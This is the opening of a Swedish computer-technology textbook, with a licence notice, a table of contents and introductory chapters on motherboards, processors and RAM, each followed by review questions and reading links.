

DATORTEKNIK



Version
2026-1

Licensinformation

© 2025 Robin Bräck. Detta verk, inklusive text och illustrationer, är skyddat enligt lag om upphovsrätt. Illustrationerna i boken är framtagna med hjälp av artificiell intelligens (AI) under författarens redaktionella överseende och utgör en integrerad del av det samlade verket.

Verket tillhandahålls under licensen Creative Commons Erkännande-Ickekommersiell-DelaLika 4.0 Internationell (CC BY-NC-SA 4.0). Detta innebär att du har frihet att dela och anpassa innehållet så länge du anger källan på ett korrekt sätt, inte använder materialet för kommersiella ändamål och sprider eventuella bearbetningar under samma licensvillkor. Fullständiga licensvillkor finns tillgängliga på <https://creativecommons.org/licenses/by-nc-sa/4.0/>.

1 Hårdvara.....	6
1.1 Moderkortet.....	6
1.2 Processorn (CPU).....	13
1.3 RAM (Arbetsminne).....	22
1.4 Långtidslagring.....	29
1.5 PSU (Nätaggregat).....	35
1.6 GPU (Grafikkort).....	41
2 Uppstart.....	58
2.1 Översikt av uppstartssekvensen.....	58
2.2 Strömförsörjning väcker hårdvaran.....	59
2.3 Firmware, POST och BOOT.....	59
2.4 BIOS och UEFI.....	60
2.5 Secure Boot.....	62
2.6 Bootloaders.....	62
2.7 Teknisk fördjupning.....	64
3 Virtualisering.....	69
3.1 Bare-metal hypervisorer.....	69
3.2 Hosted hypervisor.....	71
3.3 Cloud virtualization.....	72
3.4 Containrar – En introduktion.....	72
4 Lagring.....	77
4.1 Disk – den fysiska enheten.....	77
4.2 Partition och partitionstabell.....	79
4.3 Volym och filsystem.....	80
4.4 Enhet i Windows – enhetsbokstav.....	81
4.5 Sammanfattning.....	81
5 RAID och LVM.....	86
5.1 Lagringsförluster och effektiv användning.....	86
5.2 RAID-nivåer.....	87
5.3 Vad är ZFS?.....	89
5.4 Vad är LVM?.....	90
6 Windows.....	95
6.1 Microsofts OS-historia.....	96
6.2 Windows uppbyggnad.....	107
6.3 Fördelar och nackdelar med Windows som operativsystem.....	114
6.4 Installation av Windows 11 i fysisk maskin/VM.....	124
6.5 Konfiguration och hantering av Windows.....	130

6.6 Installation av Windows Server i fysisk maskin/VM.....	142
6.7 Workgroup, Domain och Active Directory.....	144
7. Linux - Historia, filosofi och ekosystem.....	150
7.1 Vad är Linux?.....	150
7.2 Linuxkärnans grenar (distributioner).....	156
7.3 Fördelar och nackdelar med Linuxsystem.....	162
7.4 Installation av Ubuntu Desktop.....	169
7.5 Konfiguration av Ubuntu Desktop.....	177
7.6 Installation av Ubuntu Server och Webmin.....	191
7.7 Linux grundläggande kommandon.....	197
8 Systemhärdning och säkerhet.....	217
8.1 Säkerhet i Windowsmiljö.....	218
8.2 Säkerhet i Linuxmiljö.....	289
8.3 Jämförelse: Säkerhet i Windows och Linux.....	350
9 OSI-modellen.....	385
9.1 Uppkomst - Bakgrunden till OSI.....	385
9.2 Arkitektur - Lagren och PDU.....	391
9.3 Användningsområde - Felsökning och kommunikation.....	396
9.4 OSI-modellen i praktiken.....	401
9.5 Sammanfattning: OSI-modellen som kompass.....	406
10 Dataöverföring och Fjärradministration.....	410
10.1 Filöverföring i praktiken (FTP, SFTP och SCP).....	412
10.2 Webbens protokoll (HTTP och HTTPS).....	417
10.3 Fjärrstyrning av system (SSH och RDP).....	423
10.4 Filutdelning i lokala nätverk (SMB och NFS).....	429
10.5 E-postens infrastruktur (SMTP, IMAP och POP3).....	435
10.6 VPN (Virtual Private Network).....	440
10.7 Peer-to-Peer (P2P) och BitTorrent.....	445
11 Introduktion till IT-säkerhet.....	450
11.1 Vad är IT-säkerhet?.....	454
11.2 Grundläggande arkitekturprinciper.....	460
11.3 Autentisering och auktorisering.....	466
11.4 Riskhantering - Sårbarhet, Hot och Risk.....	471
11.5 IT-säkerhet ur ett verksamhetsperspektiv.....	477
11.6 Vanliga angrepp mot klienter och system.....	483
11.7 Säkerhetskultur och den operativa vardagen.....	489
11.8 Moderna hot och skydd: En digital kapprustning.....	494
11.9 Verktyg, övervakning och loggning: Systemets svarta låda.....	502

11.10 Incidenthantering och katastrofplanering.....	508
12 Etisk hacking och hackingkultur.....	515
12.1 Introduktion och etik: Hackingens hjärta.....	515
12.2 Penetrationstestning som yrke.....	521
12.3 Metodik: Cyber Kill Chain & PTES.....	532
12.4 Social Engineering – Den mänskliga vektorn.....	537
12.5 Tekniska angrepp: Från Webb till Kod.....	542
12.6 Trådlös säkerhet (WLAN-hacking).....	549
12.7 Reverse Engineering & Forensik.....	558
12.8 Molnsäkerhet (Cloud Pentesting).....	563
12.9 Rapportering och åtgärdsförslag.....	568
12.10 Lagar, etik och dataskydd.....	574
12.11 Verktyg och specialiserade operativsystem.....	579
12.12 Historiska attacker och deras betydelse.....	584
13 Incidenthantering och digitalt Försvar.....	591
13.1 Grunderna i incidenthantering.....	596
13.2 Planering och organisation (IRP & IRT).....	601
13.3 Detektering och övervakning.....	606
13.4 Logganalys – Spåren i snön.....	612
13.5 Isolering och begränsning (Containment).....	618
13.6 Eliminering och återställning.....	623
13.7 Digital Forensik vid incidenter.....	628
13.8 Kriskommunikation och lagstadgad rapportering.....	633
13.9 Business Continuity & Disaster Recovery (BCDR).....	638
13.10 Post-incident och ständiga förbättringar.....	643
14 Framtidens teknik och hållbarhet.....	648
14.1 Artificiell Intelligens (AI) och Maskininlärning.....	648
14.2 Kvantdatorer och framtidens beräkningskraft.....	653
14.3 Hållbar IT och den cirkulära ekonomin.....	658
14.4 Edge Computing och sakernas internet (IoT).....	663
14.5 Den föränderliga yrkesrollen och livslångt lärande.....	668
Appendix I – Begrepp.....	673

1 Hårdvara

1.1 Moderkortet

1.1.1 Vad är ett moderkort?

Moderkortet är datorns centrala kretskort. Det fungerar som en plattform där alla andra komponenter ansluts och kommunicerar med varandra. Du kan tänka på det som datorns nervsystem – utan moderkortet kan inte processorn, minnet, lagringen eller grafikkortet samarbeta.

Moderkort tillverkas av olika företag, till exempel ASUS, MSI, Gigabyte och ASRock. Dessa tillverkare designar moderkort för olika behov, som gaming, kontorsdatorer eller servrar.



1.1.2 Funktion

Moderkortets huvuduppgift är att koppla ihop alla komponenter i datorn och se till att de kan kommunicera med varandra. Det innehåller ledningsbanor och styrkretsar (chipset) som kontrollerar datatrafiken mellan processorn (CPU), arbetsminnet (RAM), grafikkortet (GPU), lagringsenheter (SSD/HDD) och andra anslutningar.

Moderkortet fördelar också ström från nätaggregatet till olika komponenter.

1.1.3 Viktiga delar på ett moderkort

CPU-sockel: Platsen där processorn installeras. Olika socklar passar olika CPU-modeller och tillverkare (t.ex. Intel eller AMD).

RAM-platser: Platser för att installera arbetsminne (RAM-moduler). Antalet och typen varierar mellan moderkort.

Chipset: En styrkrets som bestämmer hur snabbt och på vilket sätt olika delar kommunicerar. Chipsetet påverkar vilka funktioner moderkortet har. (se 1.1.4)

PCIe-platser: Platser för expansionskort som grafikkort, ljudkort eller nätverkskort.

M.2/lagringsplatser: Snabba anslutningar för SSD-diskar.

Strömanslutningar: Kontakter där nätaggregatet kopplas in för att förse moderkortet och processorn med ström.

SATA-portar: Anslutningar för traditionella hårddiskar och SSD:er.

CMOS-batteri: Ett litet batteri som håller inställningarna sparade även när datorn är avstängd.

VRM (Voltage Regulator Modules): De små fyrkantiga komponenterna runt CPU-sockeln som omvandlar strömmen från nätaggregatet till exakt den spänning processorn behöver. Bra VRM-kylning är avgörande för stabilitet.

1.1.4 Chipset och Arkitektur: Trafikpolisen

Det viktigaste chippet på moderkortet (näst efter processorn) är **chipsetet**. Man kan se det som datorns logistikcenter. Det är chipsetet som avgör hur många USB-portar, hårddiskar (SATA/M.2) och expansionskort datorn kan hantera samtidigt.

Förr i tiden var detta uppdelat i två fysiska chip:

1. **Northbridge:** Skötte den snabba trafiken mellan CPU, arbetsminne (RAM) och grafikkort.
2. **Southbridge:** Skötte de "långsammare" delarna som USB, ljud, nätverk och lagring.

I moderna datorer har arkitekturen ändrats. Processorn har "ätit upp" Northbridge-funktionerna för att minimera fördröjningar. Idag sitter minneskontrollern och de snabbaste PCIe-banorna direkt i CPU:n. Det vi idag kallar "chipset" på moderkortet är i praktiken en modern Southbridge som sköter kommunikationen med resten av datorn. När du köper ett

moderkort väljer du ofta mellan olika chipset (t.ex. Intels Z-serie för entusiaster eller B-serie för standardbruk), vilket direkt påverkar hur mycket extrautrustning du kan koppla in.

1.1.5 Viktiga anslutningar på moderkortet

Främre panel-anslutningar: Kontakter för strömknapp, reset-knapp och lysdioder på chassit.

USB-header: Interna kontakter för att koppla USB-portar på chassit.

Fläktkontakter: För att ansluta och styra chassifläktar och CPU-kylare.

24-pin ATX-ström: Huvudströmförsörjning från nätaggregatet till moderkortet.

8-pin CPU-ström: Extra strömförsörjning till processorn.

1.1.6 BIOS och UEFI

Längst ner i mjukvarulagret på moderkortet finns **UEFI** (tidigare kallat BIOS). Det är här datorn "vaknar" när du trycker på knappen. Som tekniker spenderar du mycket tid här för att ställa in startordning på hårddiskar (Boot Priority), övervaka temperaturer eller aktivera säkerhetsfunktioner som *Secure Boot* och *TPM* (vilket krävs för Windows 11).


1.1.7 Formfaktorer

Det första man möts av är moderkortets fysiska storlek, även kallat **formfaktor**. De vanligaste standarderna för stationära datorer är:

ATX: Den klassiska fullstora standarden. Här finns gott om plats för många expansionskort (PCIe), flera M.2-platser och rejäl kylning.

Micro-ATX (mATX): Ett mellanting som är mycket populärt i både kontorsdatorer och speldatorer. Det är lite kortare än ATX men har oftast det man behöver.

Mini-ITX: Det minsta vanliga formatet, främst för kompakta byggen. Det har oftast bara en plats för grafikkort och två platser för RAM.



Kontrollfrågor

1. Vad är en formfaktor och varför är den avgörande vid ett datorbygge?
2. Förklara chipsetets uppgift. Varför kan man säga att det är datorns trafikpolis?
3. Vad är skillnaden mellan Northbridge och Southbridge i äldre arkitekturer jämfört med idag?
4. Vad gör en VRM och vad kan hända om den blir för varm under tung belastning?
5. Beskriv vad CMOS-batteriet har för funktion på moderkortet.
6. Du ska installera en ny processor men den passar inte i sockeln trots att den ser nästan likadan ut. Vad har troligen gått fel?
7. Varför är det viktigt för en tekniker att kunna navigera i UEFI/BIOS?

Fördjupningslänkar

Intel (Vad är ett moderkort?) -

<https://www.intel.se/content/www/se/sv/gaming/resources/what-is-a-motherboard.html>

MSI (Grundläggande guide för moderkort) -

<https://www.msi.com/blog/motherboard-basics-beginners-guide>

ASUS (FAQ om moderkort och grunder) -

<https://www.asus.com/us/support/FAQ/1044664/>

Wikipedia (Moderkort på svenska) - <https://sv.wikipedia.org/wiki/Moderkort>

PCPartPicker (Verktyg för komponentval) - <https://pcpartpicker.com>

Hardware Unboxed (Hårdvarutester och analyser) -

<https://www.youtube.com/@HardwareUnboxed>

Intel Ark (Produktspecifikationer) - <https://ark.intel.com>

Buildzoids (Actually Hardcore Overclocking) -

<https://www.youtube.com/@ActuallyHardcoreOverclocking>

GamersNexus (Djupgående moderkortstester) -

<https://www.youtube.com/watch?v=3-pZ07S1mSg>

WikiChip (Teknisk wiki för hårdvaruarkitektur) - <https://en.wikichip.org>


Egna anteckningar

(Här kan du som elev skriva egna anteckningar om moderkort, frågor eller reflektioner)

1.2 Processorn (CPU)

En CPU (Central Processing Unit) är den del av datorn som utför instruktionerna i ett program. Det är viktigt att förstå att *program skrivs för en processorarkitektur*, inte direkt för ett operativsystem. Operativsystemet är istället ett lager mellan programmet och hårdvaran.

På 1970-talet och tidigt 80-tal fanns många olika typer av processorer med egna instruktionsuppsättningar. Intels 8086-processor (lanserad 1978) blev revolutionerande eftersom den introducerade x86-arkitekturen. Den hade en 16-bitars instruktionsuppsättning och var bakåtkompatibel med tidigare modeller (8080 och 8085), vilket gjorde det enklare för utvecklare att porta eller skriva program. x86-arkitekturen blev en standard som än idag används (numera som 64-bitarsversionen x86-64 eller AMD64).



AMD:s roll i historien.

AMD började som en tillverkare som licenstillverkade Intels x86-processorer på 80-talet, så att Intel inte hade monopol. Det innebar att både Intel och AMD tillverkade kompatibla processorer som kunde köra samma program. Under årens lopp utvecklade AMD egna unika processorer och innovationer, som introduktionen av 64-bitars x86-arkitekturen (AMD64) och flertrådningstekniker i konsumentprocessorer.

Under 80- och 90-talet fanns även andra tillverkare av x86-kompatibla CPU:er, till exempel Cyrix, VIA och NexGen, men hård konkurrens gjorde att de flesta försvann eller köptes upp. Idag är Intel och AMD de två dominerande tillverkarna för stationära och bärbara datorer.

AMD har också satsat mycket på APU-konceptet (Accelerated Processing Unit), där man integrerar CPU och GPU på samma chip. Det gör att

enklare system (t.ex. laptops eller budgetdatorer) kan klara grafik utan ett separat grafikkort, samtidigt som det sparar ström och utrymme.

Bärbara spelkonsoler, som Steam Deck, använder ofta AMD-APU:er av denna anledning – du kan få mycket högre grafikprestanda på mindre yta och med lägre strömförbrukning.

Intel har liknande teknik med sina "integrated graphics", men AMD:s APU:er är ofta kända för något bättre grafikprestanda i instegssegmentet.

Nomenklatur - hur läser man modellnamnen?

Intel använder ofta namn som *Core i3*, *i5*, *i7* och *i9* för att visa prestandanivåer. Efter namnet kommer en sifferkombination som visar generation och modell, till exempel *i5-11500* betyder generation 11, modell 500. Bokstäver i slutet visar särskilda egenskaper:

K: upplåst för överklockning

F: saknar integrerad grafik

T: låg effekt (lägre strömförbrukning)

HK/H: hög prestanda i laptops (HK ofta överklockningsbar)

AMD:s Ryzen-processorer är indelade i serier som Ryzen 3, 5, 7 och 9. Siffernamnen liknar Intels modellnamn – till exempel *Ryzen 5 5600X* betyder Ryzen 5 (mellansegment), generation 5000 (Zen 3-arkitektur) och modell 600. Bokstäver kan visa egenskaper:

X: högre klockfrekvens eller bättre binning

G: integrerad grafik (APU)

U: låg strömförbrukning för laptops

H/HS/HX: hög prestanda i laptops (H-serien)

Genom att förstå dessa namn kan man lättare jämföra och välja rätt processor för olika behov – och se skillnaden på till exempel en högpresterande desktop-CPU, en energisnål laptop-CPU eller en APU med inbyggd grafik.

1.2.1 Vad är en CPU?

En CPU är datorns *hjärna och arbetsledare*. Den utför instruktionerna i de program som körs, men ansvarar också för att styra och samordna resurserna i systemet. CPU:n tar emot instruktioner från minnet, avkodar dem och exekverar dem. Det kan handla om allt från att göra matematiska beräkningar till att styra annan hårdvara eller fördela arbetsuppgifter mellan olika delar av systemet.

En stor del av CPU:ns arbete handlar faktiskt om att göra *väldigt snabba och smarta gissningar* om vilka instruktioner som behövs närmast (branch prediction), och om att hålla data redo för att undvika väntetider. På så sätt fungerar CPU:n inte bara som en räknemaskin utan också som en avancerad arbetsledare som organiserar och optimerar datorns arbete.

1.2.2 Funktion

CPU:ns funktion kan delas in i tre huvudsakliga steg:

Fetch: Processorn hämtar instruktioner från minnet (RAM).

Decode: Den avkodar instruktionen för att förstå vad som ska göras.

Execute: Den utför instruktionen (t.ex. en beräkning eller att flytta data).

Hur snabbt en CPU kan göra dessa steg bestäms av dess

klockfrekvens. Klockfrekvensen mäts i gigahertz (GHz) och representerar antalet svängningar per sekund som styr processorcyklerna. Varje klockcykel är som ett "tick" som synkroniserar alla delar av CPU:n.

En högre klockfrekvens betyder i princip att fler instruktioner kan utföras per sekund. Det är dock viktigt att poängtera att GHz inte är det enda som avgör prestandan. Man pratar ofta om IPC (Instructions Per Clock), vilket beskriver hur mycket arbete en processor hinner utföra under varje enskild klockcykel. En modern processor med lägre GHz kan vara snabbare än en gammal processor med hög GHz, helt enkelt för att den har en effektivare arkitektur med högre IPC."

Vanliga basfrekvenser idag ligger mellan ca 2,5 och 4,0 GHz för stationära processorer. Moderna CPU:er har också Turbo Boost eller liknande teknik

som höjer klockfrekvensen tillfälligt (t.ex. 4,5–5,5 GHz) när extra prestanda behövs, så länge temperaturen och strömförbrukningen tillåter det.

Men högre klockfrekvens innebär också högre strömförbrukning och värmeutveckling. Det finns en gräns för hur mycket man kan öka frekvensen innan processorn blir för varm eller ineffektiv. För att öka prestanda utan att spränga dessa gränser har man istället börjat använda fler kärnor, så att fler instruktioner kan köras parallellt.

1.2.3 Viktiga delar och egenskaper

Cores / Threads: En modern CPU har flera kärnor (cores) som kan utföra beräkningar parallellt. Threads (trådar) är en teknik för att simulera flera parallella processer på en kärna (t.ex. Intels Hyper-Threading eller AMDs SMT).

Eftersom klockfrekvensen har fysikaliska begränsningar (värme, ström), har CPU-tillverkare istället ökat antalet kärnor för att höja den totala prestandan. Med fler kärnor kan flera program eller trådar arbeta samtidigt utan att en enskild kärna behöver köras extremt snabbt.

Cache: Ett litet men extremt snabbt minne inuti processorn. Cacheminnet lagrar data och instruktioner som används ofta så att CPU:n slipper hämta dem från det långsammare RAM-minnet. Det finns ofta flera nivåer av cache (L1, L2, L3) med olika hastighet och storlek.

Die / Dye och tillverknings teknik: Processorns hjärta är en liten bit kisel som kallas *die*. På denna yta sitter miljarder transistorer som fungerar som strömbrytare i elektroniska kretsar. Moderna tillverkningsprocesser använder extremt små strukturer, ofta 3–7 nanometer (nm), vilket betyder att avståndet mellan transistorernas leder bara är några miljarddelar av en meter. Mindre tillverkningsprocesser innebär ofta högre prestanda, lägre strömförbrukning och möjlighet att få in fler kärnor på samma yta.

Hela *die* monteras på ett kretskort med kontakter och ett skyddande hölje som kallas *package*. I videor från t.ex. Linus Tech Tips ser man ofta när någon tar bort den övre metallkapseln och blottar själva *die*. OBS! Många kallar det felaktigt för *dye* på nätet – korrekt stavning är *die*.

Sockelkompatibilitet: CPU:n måste passa i moderkortets sockel. Intel och AMD har olika socklar, och även inom samma tillverkare varierar socklar mellan generationer. Att välja rätt sockel är avgörande vid datorbygge.

Arkitektur: En CPU:s design och instruktionsuppsättning avgör hur den fungerar. Exempel är x86-64 (vanlig i stationära datorer) och ARM (vanlig i mobiltelefoner och surfplattor). Arkitekturen bestämmer hur program måste skrivas för att kunna köras på processorn.

1.2.4 Vanliga tillverkare och modeller

En CPU:s design och instruktionsuppsättning avgör hur den fungerar. I grunden delas moderna processorer upp i två huvudläger beroende på hur de hanterar instruktioner: x86 (CISC) och ARM (RISC).

x86-64 (CISC – Complex Instruction Set Computer): Detta är den vanligaste arkitekturen i stationära datorer och kraftfulla laptops från tillverkare som Intel och AMD. CISC innebär att processorn kan utföra komplexa instruktioner direkt i hårdvaran. Det ger en enorm råstyrka och enastående bakåtkompatibilitet med äldre programvara, men det kräver också mer ström och genererar mer värme.

ARM (RISC – Reduced Instruction Set Computer): Denna arkitektur dominerar i mobiltelefoner, surfplattor och moderna strömsnåla laptops (som Apples M-serie). RISC bygger på förenklade och optimerade instruktioner. Detta gör ARM-processorer extremt energieffektiva, vilket är anledningen till att en smartphone eller en ARM-baserad laptop kan ha mycket lång batteritid utan att behöva stora kylflänsar eller fläktar.

De största tillverkarna av CPU:er för persondatorer är Intel och AMD. Intel har serier som Core i3, i5, i7 och i9 som visar olika prestandanivåer. Till exempel är i3 enklare och billigare, medan i9 är avsedd för de mest krävande användarna. AMD använder Ryzen 3, 5, 7 och 9 på liknande sätt.

Efter modellnamnet kommer en sifferkombination som visar generation och modell. Exempelvis betyder *i5-11500* generation 11, modell 500. *Ryzen 5 5600X* betyder Ryzen 5-serien, generation 5000, modell 600 och bokstaven X för högre prestanda.

Intel och AMD tillverkar även serverprocessorer (Intel Xeon, AMD EPYC) och strömsnåla varianter för laptops med andra bokstavsändelser (t.ex. Intel U, H eller HK). ARM-baserade processorer (t.ex. Apple M-serien, Qualcomm Snapdragon) används i mobiltelefoner, surfplattor och ibland i laptops.

1.2.5 Installation och kylning

En CPU installeras i moderkortets sockel. Det är avgörande att välja en processor som passar moderkortets sockeltyp. När processorn placeras i sockeln används kylpasta mellan CPU:n och kylaren för att förbättra värmeöverföringen.

Effektiv kylning är nödvändig eftersom processorer genererar mycket värme under drift. När man väljer kylare bör man titta på processorns TDP-värde (Thermal Design Power). TDP mäts i Watt (W) och är ett mått på hur mycket värmeenergi som kylsystemet måste kunna leda bort för att processorn ska fungera stabilt vid normal belastning."

Kylaren kan vara luftbaserad (med fläkt och kylfläns) eller vattenkyld. Effektiv kylning är nödvändig eftersom processorer genererar mycket värme under drift, särskilt vid hög klockfrekvens eller överklockning.

För högpresterande system används därför ofta avancerade kylsystem. Om kylningen misslyckas och processorn når sin temperaturgräns (ofta runt 90–100°C), aktiveras en skyddsmekanism som kallas Thermal Throttling. Det innebär att CPU:n drastiskt sänker sin klockfrekvens och spänning för att svalna. Som användare upplever man detta som att datorn plötsligt blir extremt långsam eller börjar "lagga"."

Kontrollfrågor

1. Beskriv de tre stegen i CPU-cykeln: Fetch, Decode och Execute.
2. Förklara varför en processor med lägre klockfrekvens (GHz) ibland kan vara snabbare än en med högre klockfrekvens. Vad spelar IPC för roll här?
3. Vad är skillnaden mellan en fysisk kärna (core) och en tråd (thread)?
4. Varför är cacheminnet uppdelat i olika nivåer (L1, L2, L3) och varför hämtar inte CPU:n all data direkt från RAM-minnet?
5. Vad innebär en 5 nm tillverkningsteknik i praktiken för en processor jämfört med en äldre på 14 nm?
6. Förklara skillnaden mellan arkitekturerna x86 (CISC) och ARM (RISC). Ge exempel på enheter där respektive arkitektur oftast används.
7. Du läser specifikationerna för en ny dator och ser "TDP: 65W". Vad betyder det och varför är det viktigt för dig som tekniker att veta?
8. Vad är "Thermal Throttling"? Beskriv ett scenario där en tekniker kan misstänka att detta är orsaken till en långsam dator.
9. Tolk modellnamnet: Vad kan du utläsa om en processor som heter "Intel Core i7-13700K"?

Fördjupningslänkar

Intel (Hur processorer fungerar) -

<https://www.intel.com/content/www/us/en/gaming/resources/how-processors-work.html>

AMD (Ryzen-processorer och produktöversikt) -

<https://www.amd.com/en/products/ryzen-processors>

TechPowerUp (Omfattande CPU-databas) -

<https://www.techpowerup.com/cpubd/>

GamersNexus (Teknisk genomgång av CPU-tester) -

https://www.youtube.com/watch?v=vVbcshM_3As

CPUID (CPU-Z mjukvara för processorinformation) -

<https://www.cpubid.com/software/cpu-z.html>

Tom's Hardware (CPU-hierarki och prestandatester) -

<https://www.tomshardware.com/reviews/cpu-hierarchy,4312.html>

Linus Tech Tips (CPU-grunder och förklaringar) -

https://www.youtube.com/watch?v=cNN_tTXABUA

Wikipedia (Central Processing Unit - CPU) -

https://en.wikipedia.org/wiki/Central_processing_unit

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om CPU, frågor eller reflektioner)

1.3 RAM (Arbetsminne)

RAM står för *Random Access Memory* och kallas på svenska oftast arbetsminne. Om man liknar datorn vid en verkstad är processorn arbetaren, hårddisken arkivskåpet och RAM-minnet själva **arbetsbänken**. Allt som datorn gör just nu – flikarna i webbläsaren, spelet du kör eller koden du skriver – måste ligga på arbetsbänken för att processorn ska kunna nå det snabbt.

RAM är ett volatilt minne, vilket betyder att det kräver ström för att behålla information. När du stänger av datorn töms arbetsbänken helt. Det är därför det är så viktigt att "spara" sitt arbete till en SSD eller hårddisk, som fungerar som permanent lagring.

1.3.1 DDR-standarder

Moderna datorer använder **DDR (Double Data Rate)** RAM. DDR innebär att minnet kan överföra data två gånger per klockcykel, vilket ökar hastigheten. Det finns flera generationer:

DDR1: Tidiga 2000-talet, långsam och föråldrad.

DDR2/DDR3: Snabbare, används ibland fortfarande i äldre system.

DDR4: Standard i många datorer idag. Erbjuder höga hastigheter och bra energieffektivitet.

DDR5: Nyare standard med ännu högre hastigheter och förbättrad energieffektivitet. Börjar bli vanligare i moderna system.

En viktig teknisk detalj är att dessa generationer inte är kompatibla med varandra. De har olika fysiska "skåror" (notches) i kontakten för att man



inte ska kunna trycka ner fel typ av minne i ett moderkort. Moderkortet är byggt för en specifik generation, aldrig flera.

1.3.2 Modultyper

RAM finns i olika formfaktorer beroende på användningsområde:

DIMM: Fullstorlek för stationära datorer.

SO-DIMM: Mindre storlek som används i laptops och små formfaktorsystem.

ECC (Error Correcting Code): En speciell typ av minne för servrar och arbetsstationer som kan upptäcka och laga små datafel i realtid för att förhindra krascher.

SO-DIMM är kortare för att passa i trängre utrymmen, men fungerar i övrigt på samma sätt som de större DIMM-modulerna.

1.3.3 Frekvens och latens

RAM:s hastighet mäts ofta i MHz (megahertz), vilket anger hur många cykler per sekund minnet kan kommunicera på. Högre frekvens innebär att mer data kan flyttas per sekund. Det tekniskt korrekta begreppet för överföringshastigheten är egentligen MT/s (MegaTransfers per second), även om tillverkare ofta skriver MHz på förpackningarna.

Prestanda handlar dock inte bara om frekvens – även latens (CAS-latency, CL) är viktig. Latens är antalet klockcykler det tar för minnet att svara på en begäran från CPU:n. Låg latens ger snabbare svar. Vid jämförelser är det viktigt att inte enbart stirra sig blind på frekvensen; ett minne med 6000 MT/s och hög latens kan i praktiken vara långsammare än ett 5600 MT/s-minne med låg latens.

1.3.4 Få ut rätt hastighet: XMP och EXPO

När man köper ett snabbt minne (t.ex. 6000 MT/s) kommer det som standard ofta att köra i en mycket lägre "säkerhetsfart" (t.ex. 4800 MT/s) när det först installeras. Detta kallas för **JEDEC-standard** – en grundhastighet som är designad för att garanterat fungera på alla datorer.

För att nå den hastighet som minnet är märkt med aktiveras en profil i UEFI/BIOS:

XMP (Extreme Memory Profile): Intels standard.

EXPO (Extended Profiles for Overclocking): AMD:s motsvarighet.

Eftersom XMP/EXPO tekniskt sett är en form av överklockning vill moderkortstillverkarna att datorn ska starta säkert första gången. Användaren får sedan själv välja att aktivera den högre hastigheten.

1.3.5 Dual Channel och flerkanaligt minne

Många moderkort har stöd för **dual channel**, vilket innebär att de kan använda två RAM-moduler parallellt för att dubblera minnesbandbredden. För att få fördelarna måste minnena installeras i rätt platser (ofta färgmarkerade på moderkortet).

***Exempel:** Två identiska 8 GB-moduler i dual channel ger effektivare dataöverföring än en ensam 16 GB-modul. Detta ger märkbar prestandaskillnad i spel, video- och bildredigering samt andra minnesintensiva uppgifter.*

1.3.6 Placering nära CPU

RAM sitter fysiskt mycket nära CPU:n på moderkortet. Detta görs för att hålla signalförluster och fördröjningar så låga som möjligt. Ju kortare avstånd mellan CPU och RAM, desto snabbare och mer pålitlig blir datakommunikationen. Moderna CPU-arkitekturer har dessutom ofta minneskontrollern inbyggd i själva processorn för att minska latensen ytterligare.

1.3.7 Kapacitet och energiförbrukning

8 GB: Minimum för enklare kontorsanvändning och surf.

16 GB: Standard för de flesta moderna system (gaming, kreativt arbete).

32 GB eller mer: För tyngre uppgifter som videoredigering, CAD och virtuella maskiner.

Laptops använder ibland Low Voltage DDR (LPDDR) för att spara ström och förlänga batteritiden. Dessa moduler är ofta fastlödda på moderkortet och kan inte uppgraderas i efterhand.

1.3.8 Skillnaden mellan RAM och lagring

Som nämndes i kapitlets inledning är RAM ett volatilt minne – innehållet försvinner när strömmen bryts. Det fungerar som datorns korttidsminne. Lagring (SSD/HDD) är permanent minne som behåller data även när datorn stängs av.

